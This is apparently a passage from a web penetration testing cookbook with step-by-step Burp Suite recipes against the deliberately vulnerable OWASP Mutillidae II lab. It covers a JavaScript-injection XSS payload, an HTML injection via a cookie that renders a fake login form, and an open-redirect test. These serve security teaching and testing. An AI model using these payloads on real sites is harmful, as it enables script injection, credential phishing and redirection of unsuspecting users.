


Figure 9.24 – Password Generator lesson

2. Note that after clicking the **Generate Password** button, a password is shown. Also, note that the username value provided in the URL is reflected in the browser *as is* on the web page: `http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous`. This means a potential XSS vulnerability may exist on the page:




Figure 9.25 – Generating a new password

3. Switch to the Burp Suite **Proxy | HTTP history** tab and find the HTTP message associated with the **Password Generator** page. Flip to the **Response** tab in the message editor and perform a search on the `catch` string. Note that the JavaScript returned has a `catch` block where error messages display to the user. We will use this position for the placement of a carefully crafted JavaScript injection attack:




Figure 9.26 – Catch block for injection point

4. Switch to the Burp Suite **Proxy** | **Intercept** tab. Turn **Intercept** on with the **Intercept is on** button.
5. Reload the **Password Generator** page in the Firefox browser by pressing *F5* or clicking the *reload* button.
6. Switch to the Burp Suite **Proxy** | **Intercept** tab. While the request is paused, note the `username` parameter value highlighted as follows:




Figure 9.27 – Username parameter

7. Replace the preceding highlighted value of `anonymous` with the following carefully crafted JavaScript injection script:

```
canary";}catch(e){}alert(1);try{a="
```

This is how the payload looks in the request held up in the **Proxy** interceptor:




Figure 9.28 – Injection point

8. Click the **Forward** button. Now, turn **Intercept** off by clicking the toggle button to **Intercept is off**.
9. Note the alert popup. You've successfully demonstrated the presence of a JavaScript injection XSS vulnerability!




Figure 9.29 – Evidence of JavaScript execution

How it works...

The JavaScript snippet injected into the web page matched the structure of the original `catch` statement. By creating a fake name of `canary` and ending the statement with a semicolon, a specially crafted *new* `catch` block was created, which contained the malicious JavaScript payload.

Testing for HTML injection

HTML injection is the insertion of arbitrary HTML code into a vulnerable web page. Vulnerabilities in this area may lead to the disclosure of sensitive information or the modification of page content for the purposes of socially engineering the user.

Getting ready

We will use OWASP Mutillidae II's **Capture Data Page** to determine whether the application is susceptible to HTML injection attacks.

How to do it...

1. Navigate to **OWASP 2013 | A1 - Injection (Other) | HTMLi Via Cookie Injection | Capture Data Page**:




Figure 9.30 – Capture Data Page lesson

2. Note how the page looks before the attack:




Figure 9.31 – Data Capture Page

Switch to the Burp Suite **Proxy** | **Intercept** tab and turn **Intercept** on with the **Intercept is on** button.

3. While the request is paused, make a note of the last cookie, `acgroupswitchpersist=nada`:




Figure 9.32 – Turning Intercept on

4. While the request is paused, replace the value of the last cookie with this HTML injection script:

```
<h1>Sorry, please login again</h1><br/>Username<input
type="text"><br/>Password<input type="text"><br/><input
type="submit" value="Submit"><h1> </h1>
```

This is how the payload looks in the request held up in the **Proxy** interceptor:




Figure 9.33 – Changing the value of the cookie to payload

5. Click the **Forward** button. Now, turn **Intercept** off by clicking the toggle button to **Intercept is off**.

6. Note how the HTML is now included inside the page!




Figure 9.34 – Evidence of HTML injection

How it works...

Due to the lack of input validation and output encoding, an HTML injection vulnerability can exist. The result of exploiting this vulnerability is the insertion of arbitrary HTML code, which can lead to XSS attacks or social engineering schemes such as the one seen in the preceding recipe.

Testing for client-side resource manipulation

If an application performs actions based on client-side URL information or pathing to a resource (that is, AJAX call, external JavaScript, or `iframe` source), the result can lead to a client-side resource manipulation vulnerability. This vulnerability relates to attacker-controlled URLs in, for example, the JavaScript `location` attribute, the location header found in an HTTP response, or a `POST` body parameter, which controls redirection. The impact of this vulnerability could lead to an XSS attack.

Getting ready

We will use the OWASP Mutillidae II application to determine whether it is possible to manipulate any URL parameters that are exposed on the client side and whether the manipulation of those values causes the application to behave differently.

How to do it...

1. Navigate to **OWASP 2013 | A10 - Unvalidated Redirects and Forwards | Credits**:




Figure 9.35 – Credits page

2. Click the **ISSA Kentuckiana** link available on the **Credits** page:

Figure 9.36 – External links

3. Switch to the Burp Suite **Proxy | HTTP history** tab and find your request to the **Credits** page. Note that there are two query string parameters: `page` and `forwardurl`. What would happen if we manipulated the URL where the user is sent?




Figure 9.37 – Call to an external link

4. Switch to the Burp Suite **Proxy | Intercept** tab. Turn **Intercept on** with the **Intercept is on** button.
5. Click the **ISSA Kentuckiana** link again. While the request is paused, note the current value of the `forwardurl` parameter:




Figure 9.38 – Changing the original value

6. Replace the value of the `forwardurl` parameter to `https://www.owasp.org` instead of the original choice of `http://www.issa-kentuckiana.org`:




Figure 9.39 – Changing to an attacker-controlled value

7. Click the **Forward** button. Now, turn **Intercept** off by clicking the toggle button to **Intercept is off**. Note how we were redirected to a site other than the one originally clicked!

